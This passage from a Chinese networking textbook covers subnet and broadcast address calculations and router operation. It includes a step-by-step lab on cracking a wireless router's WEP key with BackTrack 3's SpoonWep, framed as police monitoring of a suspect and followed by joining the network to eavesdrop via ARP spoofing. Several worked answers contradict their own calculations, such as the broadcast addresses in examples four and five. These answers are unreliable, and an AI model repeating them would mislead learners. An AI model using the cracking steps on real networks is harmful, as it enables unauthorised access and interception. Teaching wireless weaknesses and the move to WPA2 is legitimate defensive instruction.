销售部			1	$2^7-2=126$	

注：子网号全“0”和全“1”的 IP 本身作为特殊 IP 不予分配给主机。但是由于实际中会遇到子网容纳主机数量不足的情况，因此交换机可通过软件升级支持子网号为全“0”和全“1”的划分方案。然而，这种规划方案与传统子网划分不兼容，和传统交换机级联会出现子网无法正常通信的现象，故一般不建议采用。

5.4.4　子网地址和子网广播地址

子网的引入同样来源于生活。以学校为例，为快速寻址可以把学生进行分班分组，IP 地址的网络号相当于班别号，主机号相当于学号，划分子网相当于在一个班中分组。为区分和协调组成员，每个小组必须有唯一标识，类似于第一组、第二组，由此引入子网地址和子网广播地址。

子网地址是子网中主机位全“0”的 IP 地址，相当于每个小组唯一标识，用于区分网络中不同子网。子网广播地址是子网中主机位全“1”的 IP 地址，代表一个小组中所有成员，下面举例说明具体的计算方法。

1. 实例一

在 192.168.1.0 网段中划分 6 个子网，计算每个子网的子网地址和子网广播地址。

分析：本例要求划分 6 个子网，根据表 5-3，子网掩码应为“255.255.255.224”，此时子网位占用主机位 3 位，剩余的 5 位作为主机位。

在第001 子网中，将主机位定义为全“0”，即“00100000”，转变为十进制是“32”，子网地址是“192.168.1.32”；将主机位定义为全“1”，即“00111111”，转变为十进制是“63”，子网广播地址是“192.168.1.63”；由于子网地址和子网广播地址不能标识主机，因此第一子网的第 1 主机 IP 是“00100001”，第一子网的最后一主机是“00111110”，转换为十进制为“192.168.1.33～192.168.1.62”。在这个网段中，所有 IP 都属于“192.168.1.32”子网，都拥有同一子网广播地址“192.168.1.63”。假如数据包首部目的地址填充为“192.168.1.63”，则第一子网中的所有主机(即 192.168.1.33～192.168.1.62)都能接收到广播包，但交换机不会广播到其他子网中去。

在第010 子网中，将主机位定义为全“0”，即“01000000”，转变为十进制是“64”，子网地址是“192.168.1.64”；将主机位定义为全“1”，即“01011111”，转变为十进制是“95”，子网广播地址是“192.168.1.95”；第二子网中的第 1 主机 IP 是“01000001”，第二子网中的最后一主机是“01011110”，转换为十进制即“192.168.1.65～192.168.1.94”。在这个网段中，所有 IP 都属于“192.168.1.64”子网，都拥有同一子网广播地址“192.168.1.95”。如果要向010 子网所有主机广播，目的地址应设为“192.168.1.95”。

其余子网的子网地址和子网广播地址算法类似，具体子网划分见表5-5。通过观察可以发现，每个子网的子网地址即IP段最小值，每个子网的子网广播地址即IP段的最大值，所有子网差值都是32，因为每个子网包含32个IP(其中两个IP分别是子网地址和子网广播地址，剩余30个IP用于标识子网主机)。

表5-5　掩码为255.255.255.224的子网划分

子网号	子网地址(最小IP)	子网广播地址(最大IP)	IP　　段	可用于标识主机的IP段
1	192.168.1.32	192.168.1.63	192.168.1.32～192.168.1.63	192.168.1.33～192.168.1.62
2	192.168.1.64	192.168.1.95	192.168.1.64～192.168.1.95	192.168.1.65～192.168.1.94
3	192.168.1.96	192.168.1.127	192.168.1.96～192.168.1.127	192.168.1.97～192.168.1.126
4	192.168.1.128	192.168.1.159	192.168.1.128～192.168.1.159	192.168.1.129～192.168.1.158
5	192.168.1.160	192.168.1.191	192.168.1.160～192.168.1.191	192.168.1.161～192.168.1.190
6	192.168.1.192	192.168.1.223	192.168.1.192～192.168.1.223	192.168.1.193～192.168.1.222

2. 实例二

在192.168.1.0网段中划分14个子网，计算每个子网的子网地址和子网广播地址。

分析：根据表5-3，划分14个子网的掩码应为“255.255.255.240”，此时子网位占用主机位4位，剩余4位作为主机位。

(1) 第001子网的子网地址是“00010000”，即“192.168.1.16”，广播地址是“00011111”，即“192.168.1.31”。

(2) 第010子网的子网地址是“00100000”，即“192.168.1.32”，广播地址是“00101111”，即“192.168.1.47”。

其余子网类似，具体子网划分见表5-6。此时，所有子网差值为16，因为每个子网包含16个IP(其中两个IP分别是子网地址和子网广播地址，剩余14个IP用于标识子网主机)。

表5-6　掩码为255.255.255.240的子网划分

子网号	子网地址(最小IP)	子网广播地址(最大IP)	IP　　段	可用于标识主机的IP段
1	192.168.1.16	192.168.1.31	192.168.1.16～192.168.1.31	192.168.1.17～192.168.1.30
2	192.168.1.32	192.168.1.47	192.168.1.32～192.168.1.47	192.168.1.33～192.168.1.46
3	192.168.1.48	192.168.1.63	192.168.1.48～192.168.1.63	192.168.1.49～192.168.1.62
4	192.168.1.64	192.168.1.79	192.168.1.64～192.168.1.79	192.168.1.65～192.168.1.78
…	…	…	…	…
13	192.168.1.208	192.168.1.223	192.168.1.208～192.168.1.223	192.168.1.209～192.168.1.222
14	192.168.1.224	192.168.1.239	192.168.1.224～192.168.1.239	192.168.1.225～192.168.1.238

3. 实例三

将192.168.1.0网络划分为6个子网，对于IP地址192.168.1.98，求其子网掩码、子网地址、子网广播地址、子网号和主机号。

分析：将C类网络划分为6个子网，子网掩码为255.255.255.224，意味着子网位占用主机位3位，剩余5位作为主机位。将"98"转变为二进制为"01100010"，即处于第011子网的第00010主机，转换为十进制为第3子网第2主机。其子网地址是"01100000(96)"，子网广播地址是"01111111(127)"，具体含义如下。

(1) 子网掩码：255.255.255.224。

(2) 子网地址：192.168.1.96。

(3) 子网广播地址：192.168.1.127。

(4) 192.168.1.98处于192.168.1.0网络中第 3 子网第 2 主机。

然而，如果每次计算都要重复上述过程十分烦琐，则会给管理员带来不便。这里介绍一个更为简洁的算法。由于子网位为占3位，剩余主机位占5位，此时每个子网共包含$2^5=32$个IP，将98/32，商3余2，即处于第3子网第2主机。子网地址为32×3=96①，子网广播地址为32×4－1=127②。

4. 实例四

对于192.168.1.35/30，求其子网掩码、子网地址、子网广播地址、子网号和主机号。

分析："30"表示子网掩码中有30个"1"，即"255.255.255.252"。此时，子网位占6位，剩余2位作为主机位，每个子网共包含$2^2=4$个IP，将35/4，商8余3，即处于第8子网第3主机。其子网地址为4×8=32，子网广播地址为4×9－1=35，具体含义如下。

(1) 子网掩码：255.255.255.252。

(2) 子网地址：192.168.1.32。

(3) 子网广播地址：192.168.1.135。

(4) 192.168.1.98处于192.168.1.0网络中第 8 子网第 2 主机。

5. 实例五

对于172.16.100.5/20，求其子网掩码、子网地址、子网广播地址。

分析："20"表示子网掩码中有20个"1"，即"255.255.240.0"。此时，子网位占4位，剩余12位作为主机位。将"100.5"转变为二进制为"01100100.00000101"，即处于第0110子网的第010000000101主机。其子网地址是"01100000.00000000(96.0)"，子网广播地址是"01101111.11111111(111.255)"，具体含义如下。

(1) 子网掩码：255.255.240.0。

(2) 子网地址：172.16.96.0。

(3) 子网广播地址：192.168.111.255。

5.5　路由器工作原理与安全

本工作任务主要讲述破解WEP加密的无线路由器密钥，要求掌握路由器加密技术和BT3工具的使用，并学会相应防范措施。

① 被乘数32表示每个子网含32个IP，乘数3表示第3子网。

② 子网广播地址值也等于下一子网地址减1。

工作任务六　破解无线 WEP 密钥

工作目的

破解无线路由器 WEP 密钥。

工作任务

小张是公安局科技部工作人员，需对嫌疑犯王某进行 24h 监控。小张发现王某使用 SSID 为“16-1604”的无线路由上网。上级要求小张渗透王某无线网络，截获其发送的信息并进行取证。

任务分析

无线路由器默认使用 WEP 加密以防止无线窃听和入侵。WEP 采用 RC4 加密算法，密钥分散随数据一起发送，只要截获到足够数量的 WEP 验证包，即可以通过穷举法分析 WEP 密钥。基于上述考虑，小张使用 BT3 系统中的 SpoonWep 工具渗透王某使用的无线网络。

工作环境和工具

具体工作环境和工具见表 5-7，工具和录像可在 http://www.gdcp.cn/jpkc/lf 中下载。

表 5-7　工作任务六的工作环境和工具

主机名称	担任角色	IP 地址	操作系统	工具软件
主机 1	小张		BT3(Linux)	带硬件解密的无线网卡、BT3
无线路由器	疑犯王某	192.168.1.1		

BT3 全称 Back Track 3，是一个基于 Linux 环境的便携系统，可以放到 U 盘或光盘中启动加载。BT3 内置大量网络检测工具以及黑客破解软件而出名，其中内置的 SpoonWep 软件集 ARP 欺骗、数据捕包和碎片注入功能于一身，是一个非常强悍的图形化破解 WEP 无线密码工具。

工作过程

(1) 启动 BT3 系统。下载 BT3 并制作 U 盘或光盘启动，选中默认启动项“BT3 Graphics mode KDE”，进入 BT3 系统，如图 5-29 所示。




图 5-29　启动 BT3 系统

(2) 选中网卡和驱动。在“运行”文本框里输入“SpoonWep”进入破解界面。在 NET CARD 下拉列表中选中所使用的无线网卡型号；在 DRIVER 驱动项中选择“NORMAL”；在破解目标 MODE 下拉列表中选择“UNKNOWN VICTIM”(未知目标)，选好后单击 NEXT 按钮，如图 5-30 所示。

(3) 扫描目的网络。选择 VICTIMS DISCOVERY 选项卡，单击 LAUNCH 按钮扫描周边无线网络，发现目标 SSID“16-1604”。其中，“MAC”是王某所使用的无线路由器物理地址；“CHAN”是当前信道；“POW”是信号强度；“CLS”选中表示无线网络拥有客户端，即王某正在使用该无线信号接入 Internet，如图 5-31 所示。




图 5-30　选中无线网卡型号




图 5-31　扫描无线信号

(4) 配置攻击方式。WEP 有 4 种破解方式，2 种密钥长度(64 位或者 128 位)。其中，使用“FRAGMENTATION ATTACK”来产生一个新的数据包以便注入；“??? LENGTH”表示未知密钥长度。当选中相应选项后单击 LAUNCH 按钮开始破解，如图 5-32 所示。




图 5-32　配置攻击方式

(5) 查看 WEP 密钥。在此例中，当捕获约 15000 个 WEP 验证包时，破解到的无线 WEP 密钥为“38:37:36:35:34”，如图 5-33 所示。

(6) 渗透目标网络。输入上述 WEP 密钥并加入“16-1604”的无线网络，通过“Ipconfig /all”查看网卡状态，如图 5-34 所示。此时，无线网卡已经从路由器中自动获取到 IP 地址，表示已经成功加入目标网络，接下来可以通过 ARP 欺骗对王某发出的信息进行监听，详细参阅上述章节。





图 5-33　破解到的 WEP 密钥



图 5-34　加入的无线网络



任务总结

无线局域网若采用默认 WEP 加密，其使用的 RC4 加密算法存在安全缺陷，将完整密钥分割乱序随数据包一起传输，因此只要捕获足够数量的数据包并重组分析就可以分析初始密钥。为避免入侵，无线路由应尽量采用 WPA 或 WPA2 认证加密。



知识拓展

路由器(Router)工作于 OSI 参考模型第三层，即网络层。路由器主要任务是通过 IP 逻辑地址寻径，找到一条抵达目的网络[①]的最佳路径。在互联网中，每个路由器基于路由算法

① 路由器只是将数据包投递到对方网络，而投递到目的主机任务交由对方网络的交换机完成。

将数据包转发至下一个离目的网络更近的路由器，通过多个路由器一站一站以接力方式转发至目的地，如图 5-35 所示。




图 5-35　路由器寻径

5.5.1　路由器工作原理

当路由器接收到一个数据包时，将目的 IP 和子网掩码做相与运算，得到网络号，再查询路由表转发。如图 5-36 所示，Router A 接收到一个发往 10.1.5.22/24 的数据包，将"10.1.5.22"与其子网掩码"255.255.255.0"相与得到网络号"10.1.5.0"[①]，再查询路由表，找到最后一项去抵"10.1.5.0/24"网络，对应下一跳 IP 是"10.1.2.2"（即 Router B 左边的 Fa 0/0 接口），则 Router A 把数据包向 Router B 转发。Router B 从 Fa 0/0 接口接收到一个发往 10.1.5.22/24 的数据包，同样将 IP "10.1.5.22"与其子网掩码"255.255.255.0"相与得到网络号"10.1.5.0"，通过查询路由表找到去抵"10.1.5.0/24"网络的下一跳 IP 是"10.1.3.2"（即 Router C 左边的 Fa 0/0 接口），则向 Router C 转发。Router C 依此类推直至将数据包接力至目的网络。

5.5.2　路由器和交换机区别

路由器和交换机从表面上看都是对数据进行转发，但两者有本质区别。


首先是工作层次不同。交换机工作于数据链路层，对数据帧目的 Mac 地址转发；路由器工作于网络层，对数据包目的 IP 地址进行转发。

其次是功能不同。路由器用于连接异构网络[②]，基于 IP 地址将数据包转发至目的网络路由器；而交换机用于连接局域网主机，负责向内网主机转发数据帧。

再次是工作原理不同。路由器需要将 IP 地址与子网掩码做相与运算找到目的网络，并通过路由算法生成路由表，还要要查找路由表对数据包进行转发；而交换机只是简单地通过查找"Mac-端口"映射表转发数据帧，不需做任何运算，因此交换机相对廉价，工作效率高；而路由器比较昂贵，转发效率远不如交换机，往往成为整个网络瓶颈。

---

① 计算过程如下：



② 即 IP 地址不同的网络。

